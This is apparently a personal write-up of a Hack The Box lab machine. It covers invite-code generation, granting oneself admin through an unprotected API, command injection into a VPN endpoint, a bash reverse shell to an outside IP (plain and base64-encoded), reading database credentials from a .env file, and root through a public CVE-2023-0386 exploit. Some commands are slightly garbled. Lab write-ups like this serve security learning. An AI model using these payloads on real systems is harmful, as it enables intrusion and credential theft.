twomilli

Any lines that contain `from the writeup` mean that I took a small hint from the writeup. That is alright to do, but I do not recommend copying it just to solve the challenge.

nmap output:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
| http-cookie-flags: 
|   /: 
|     PHPSESSID: 
|_      httponly flag not set
|_http-trane-info: Problem with XML parsing of /evox/about
| http-methods: 
|_  Supported Methods: GET
|_http-title: Hack The Box :: Penetration Testing Labs
|_http-favicon: Unknown favicon MD5: 20E95ACF205EBFDCB6D634B7440B0CEE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The website has a .js file called `inviteapi.min.js`

```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))
```

found js function makeInvite

ran it and got encrypted text (rot13)
decrypted text:

> In order to generate the invite code, make a POST request to /api/v1/invite/generate

```
curl -X POST http://2million.htb/api/v1/invite/generate
```

this results in

```
{"0":200,"success":1,"data":
{"code":"UEtXTFMtWDc4WkwtRUIwSDQtQUJCTjM=","format":"encoded"}}
```

decode the base64 invite code


```
echo UEtXTFMtWDc4WkwtRUIwSDQtQUJCTjM= | base64 -d
PKWLS-X78ZL-EB0H4-ABBN3
```

NOTE the invite code can change and you should not copy this value

create new account with creds

- test@email.com:test

go to the Access page



HTB Lab Access Details

Server	edge-eu-free-1.hackthebox.eu
Port	1337
Server status	✓
Connected	✗
HTB Network IPv4	0.0.0.0
HTB Network IPv6	0::
Traffic	0 MB 0 MB

Connection to HTB is initiated with openVPN.

By downloading the connection pack from here you have all the settings pre-configured and the only thing you need is to have openVPN client installed in your system.

Connection should be performed by command line. Browse to the folder you extracted the files and type `openvpn veto.ovpn`.

Attention: IPv6 support is required for the vpn to work. Also, in some OSes, the command prompt must be run as Administrator/root otherwise the connection will complete but it will fail to install the required routes to communicate with the machines.

Alternative TCP Connection

In case your firewall/country is restrictive and does not allow UDP/1337, by changing the following two lines in your .ovpn file you can connect using TCP/443


```
proto udp > proto tcp
remote <server>.hackthebox.eu 1337 > remote <server>.hackthebox.eu 443
```

Tickets

Below is a list of your active tickets. Each ticket allows access to a specific lab or lab group.

⚠ Warning: Each time you "Switch" your keys are regenerated so a fresh download of your connection pack is required.

going to http://2million.htb/api/v1 we see the v1 docs for the api



http://2million.htb/api/v1
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks… Parrot
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
v1:
  user:
    GET:
      /api/v1:                          "Route List"
      /api/v1/invite/how/to/generate:   "Instructions on invite code generation"
      /api/v1/invite/generate:          "Generate invite code"
      /api/v1/invite/verify:            "Verify invite code"
      /api/v1/user/auth:                "Check if user is authenticated"
      /api/v1/user/vpn/generate:        "Generate a new VPN configuration"
      /api/v1/user/vpn/regenerate:      "Regenerate VPN configuration"
      /api/v1/user/vpn/download:        "Download OVPN file"
    POST:
      /api/v1/user/register:            "Register a new user"
      /api/v1/user/login:               "Login with existing user"
  admin:
    GET:
      /api/v1/admin/auth:               "Check if user is admin"
    POST:
      /api/v1/admin/vpn/generate:       "Generate VPN for specific user"
    PUT:
      /api/v1/admin/settings/update:    "Update user settings"
```

Seeing the admin section makes me think that we may need to make api calls to try and give us admin access to the website/box

running some of the admin apis gives a php session token. add the session token for calls to the api

NOTE this session cookie is not dependent on the user and might work for you, maybe

using, this makes reading the api args pretty clean (this part is from the writeup).

```
curl -sv http://2million.htb/api/v1/ --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" | jq
```

running this on `/api/v1/admin/settings/update`

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" | jq

* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8

{
  "status": "danger",
  "message": "Invalid content type."
}
```

running this on `/api/v1/admin/vpn/generate` returns a `401` so we need to be a admin first

adding the content type of json returns better error messages

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" | jq
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json

{
  "status": "danger",
  "message": "Missing parameter: email"
}
```

Following the prompts we will build the correct json payload

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"email":"fake@email.com"}' | jq

* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 26

{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
```

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"email":"fake@email.com", "is_admin":1}' | jq

* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 40

{
  "status": "danger",
  "message": "Email not found."
}
```

This means that the email that we have supplied is not real but that means we might be able to make ourselves admin

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"email":"test@email.com", "is_admin":1}' | jq
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 40

{
  "id": 16,
  "username": "test",
  "is_admin": 1
}
```

This is means that we are now admin. we can check this with the `/api/v1/admin/auth` api

```
curl -v http://2million.htb/api/v1/admin/auth --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" | jq
Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> GET /api/v1/admin/auth HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8

{
  "message": true
}
```

So we are now admin, lets see if we can get that vpn file. doing so shows us that we now have access to that api

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json"| jq

* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json

{
  "status": "danger",
  "message": "Missing parameter: username"
}
```

From here we can chase the api till get the right results

This seems like it would work but the file isn't downloading, bytes are being downloaded though.

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "veto"}'| jq
```

you aren't querying json anymore

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username":"veto"}'
```

This results in, a openvpn config

```
client
dev tun
```

```
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
.......
.......
.......
```

I recommend running the command above and redirecting to a file for use like `command > veto.opvn` for example.

Seems to be that this vpn is not in use.

(from the writeup) Its seems like `/api/v1/admin/vpn/generate` might be a vulnerability due to the fact that it might be using `exec` or `system` calls in php to create the vpn file. This is an assumption but it might work.

Trying, `uname -a`

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "test;uname -a;"}'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 30

Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37
UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

With the linux kernel being a little older their might be chance for exploitation. Need to get access to the box. Reverse shell should work.

good ole bash reverse shell

```
bash -i >& /dev/tcp/ip/port 0>&1
```

The result is,


```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "test;bash -i >&
/dev/tcp/10.10.14.5/9000 0>&1;"}'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 62

......... theres no shell
```

The spacing is probably throwing it off. base64 encoding it should work.

New cmd,

```
echo "bash -i >& /dev/tcp/10.10.14.5/9000 0>&1" | base64
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "test;echo BASE64_OUTPUT | base64 -d
| bash;"}'
```

Got a shell on the system,



```
└──╼ $b64_payload=echo $payload | base64 -e
base64: invalid option -- 'e'
Try 'base64 --help' for more information.
bash: >&: No such file or directory
┌─[✗]─[veto@parrot]─[~]
└──╼ $payload="bash -i >& /dev/tcp/10.10.14.5/9000 0>&1;
> ^C
┌─[✗]─[veto@parrot]─[~]
└──╼ $payload="bash -i >& /dev/tcp/10.10.14.5/9000 0>&1"
┌─[veto@parrot]─[~]
└──╼ $b64_payload=echo $payload | base64 -e
base64: invalid option -- 'e'
Try 'base64 --help' for more information.
bash: >&: No such file or directory
┌─[✗]─[veto@parrot]─[~]
└──╼ $echo "bash -i >& /dev/tcp/10.10.14.5/9000 0>&1" | base64 -e
base64: invalid option -- 'e'
Try 'base64 --help' for more information.
┌─[✗]─[veto@parrot]─[~]
└──╼ $echo "bash -i >& /dev/tcp/10.10.14.5/9000 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzkwMDAgMD4mMQo=
┌─[veto@parrot]─[~]
└──╼ $curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type: application/json" --data '{"username": "test;echo 
mFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzkwMDAgMD4mMQo= | base64 -d | bash;"}'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 102
```


nc -lvp 9000 - Parrot Terminal

```
┌─[veto@parrot]─[~]
└──╼ $nc -lvp 9000
listening on [any] 9000 ...
ls
id
uname
bash
ls
^C
┌─[✗]─[veto@parrot]─[~]
└──╼ $nc -lvp 9000
listening on [any] 9000 ...
connect to [10.10.14.5] from 2million.htb [10.10.11.221] 49154
bash: cannot set terminal process group (1157): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

The admin password is kept in a .env file


```
www-data@2million:~/html$ ls -la
ls -la
total 56
drwxr-xr-x 10 root root 4096 Apr 27 04:00 .
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
-rw-r--r--  1 root root   87 Jun  2  2023 .env

www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

user flag



```
cd
ls
user.txt
cat user.txt
be745f64c019813a0aba2707e1e2d5ac
```


after some digging and hints from the task menu, found email in `/var/mail/`
found this email



```
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs al
ready this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

apparently the box is vulnerable to CVE-2023-0386

googling the CVE brings https://github.com/sxlmnwb/CVE-2023-0386 for exploit code following the instructions yields root



```
sh: 1: ./ovlcap/upper/file: Permission denied
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc &
[1] 2582
admin@2million:/tmp/CVE-2023-0386$ [+] len of gc: 0x3ee0
mkdir: File exists
./exp
uid:1000 gid:1000
[+] mount success
[+] readdir
[+] getattr_callback
/file
total 8
drwxrwxr-x 1 root   root     4096 Apr 27 04:39 .
drwxr-xr-x 6 root   root     4096 Apr 27 04:38 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386#
root@2million:/tmp/CVE-2023-0386#
```